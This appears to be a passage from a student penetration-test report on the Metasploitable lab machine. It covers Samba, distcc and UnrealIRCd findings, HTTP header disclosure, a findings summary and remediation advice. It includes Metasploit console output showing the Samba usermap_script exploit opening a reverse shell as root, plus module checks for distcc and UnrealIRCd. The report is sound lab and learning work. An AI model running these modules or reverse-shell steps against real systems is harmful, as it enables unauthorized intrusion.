
Affected Services

TCP/139 and TCP/445 — SMB

Description

The target exposed SMB/Samba services. Service enumeration and subsequent controlled exploitation demonstrated that the vulnerable Samba service could be used to obtain command execution on the target.

Exploitation Evidence



```
[msf](Jobs:0 Agents:1) exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP handler on 192.168.233.130:4444
[*] Command shell session 2 opened (192.168.233.130:4444 -> 192.168.233.129:57192) at 2026-09-05 17:21:26 +0000

whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Post-Exploitation Verification

The obtained access was verified using:

whoami

hostname

uname -a

Impact

Successful exploitation provided command-line access to the target system.

Remediation

- Upgrade Samba to a supported version.
- Remove vulnerable legacy versions.
- Restrict SMB access to trusted networks.
- Disable unnecessary SMB services.
- Monitor SMB connections and authentication activity.

DISTCC

F-03 – distcc Remote Command Execution

Severity: ● HIGH

Affected Service

TCP/3632 — distcc

Description

The distcc service was identified on TCP/3632 and investigated for known remote command execution vulnerabilities.

Version check :

nmap -sV -p3632 192.168.233.129

```
PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 00:0C:29:3A:F6:DB (VMware)
```

Vulnerability Validation

Metasploit's vulnerability check indicated that the target was vulnerable.

```
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> check
[*] 192.168.233.129:3632 - The target is vulnerable. Remote code execution via distcc confirmed
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >>
```

Impact

A vulnerable distcc service may allow unauthorized remote command execution.

Remediation

- Remove distcc if it is not required.
- Upgrade to a secure version.
- Restrict TCP/3632 to trusted hosts.
- Apply network-level access controls.

UnrealIRCd

F-04--UnrealIRCd Backdoor

Severity: ● HIGH

Affected Service

TCP/6667 — IRC

Description

The IRC service was identified and investigated for a known UnrealIRCd backdoor vulnerability.

Version Check :

nmap -sV -p6667 192.168.233.129

```
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 00:0C:29:3A:F6:DB (VMware)
Service Info: Host: irc.Metasploitable.LAN
```

Vulnerability Validation

Metasploit's vulnerability check indicated that the target was vulnerable.

```
[msf5] (jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> check
[*] 192.168.233.129:6667 - Connected to 192.168.233.129:6667
[*] 192.168.233.129:6667 - Trying to register a new IRC user: laurence
[*] 192.168.233.129:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[msf5] (jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >>
```

Remediation

- Remove the vulnerable UnrealIRCd installation.
- Upgrade to a secure version.
- Restrict IRC services to authorized users/networks.
- Monitor unexpected IRC connections.

ADDITIONAL WEB OBSERVATION

HTTP Technology Disclosure

Severity: ● LOW

Description


HTTP response headers disclosed information about the web server and PHP environment.

*Observed information included:

Server: Apache/2.2.8 (Ubuntu)

X-Powered-By: PHP/5.2.4-2ubuntu5.10

Evidence



```
File Edit View Bookmarks Plugins Settings Help
~: sudo x ~: sudo x ~: sudo x
~: [root@parrot]~: [root@live]
~: # curl -s -I http://192.168.233.129/phpMyAdmin/
HTTP/1.1 200 OK
Date: Thu, 03 Sep 2026 15:50:09 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Impact

Technology and version disclosure can assist attackers during reconnaissance and vulnerability research.

Remediation

Where practical, minimize unnecessary technology/version disclosure in HTTP responses and maintain supported software versions.

FINDINGS SUMMARY


Vulnerability Summary

ID	Findings	Severity	Results
F-01	VSFTPD 2.3.4 Backdoor	● Critical	Successfully exploited
F-02	Samba Remote Code Execution	● Critical	Successfully exploited
F-03	distcc Remote Code Execution	● High	Vulnerability validated
F-04	UnrealIRCd Backdoor	● High	Vulnerability validated
F-05	PHP Information Disclosure	● Medium	Confirmed
F-06	Directory Listing Enabled	● Medium	Confirmed
F-07	Anonymous FTP Access	● Medium	Confirmed

Overall Assessment

The assessment identified multiple security weaknesses resulting from legacy software, unnecessary exposed services, weak access controls and information disclosure.

Attack Path Demonstration



Remediation Recommendations

● Critical Priority

VSFTPD

Upgrade/remove VSFTPD 2.3.4 and restrict FTP access.

Samba

Upgrade Samba and restrict SMB services to trusted hosts.

● High Priority

distcc

Remove or upgrade the vulnerable service and restrict TCP/3632.

UnrealIRCd

Remove the vulnerable version and restrict IRC access.

● Medium/Low Priority

PHP Information Disclosure

Remove or restrict phpinfo.php.

Directory Listing

Disable directory indexing.

Anonymous FTP

Disable anonymous authentication unless specifically required.

General Recommendations

- Remove unnecessary legacy services.
- Keep operating systems and applications patched.
- Restrict exposed services using firewall rules.
- Monitor network services for suspicious activity.
- Follow the principle of least privilege.

Conclusion

This assessment provided practical experience in performing a structured penetration test against an intentionally vulnerable Linux environment. The assessment covered network reconnaissance, service enumeration, web enumeration, vulnerability identification, vulnerability validation, controlled exploitation and post-exploitation verification.

The assessment successfully demonstrated exploitation of vulnerable services including VSFTPD and Samba, while other vulnerabilities such as distcc and UnrealIRCd were validated without requiring successful exploitation.

The project also demonstrated the importance of maintaining supported software versions, minimizing exposed services, restricting network access and continuously monitoring vulnerable systems.

Skills Demonstrated

Network Security

- Nmap scanning
- Port and service enumeration
- Attack-surface identification

Web Security

- HTTP enumeration
- Information disclosure identification
- Directory listing identification

Exploitation

- Metasploit Framework
- Vulnerability validation
- Controlled exploitation

Post-Exploitation

- Session verification
- Privilege verification
- System information gathering

Security Reporting

- Evidence collection
- Risk classification
- Impact analysis
- Remediation recommendations

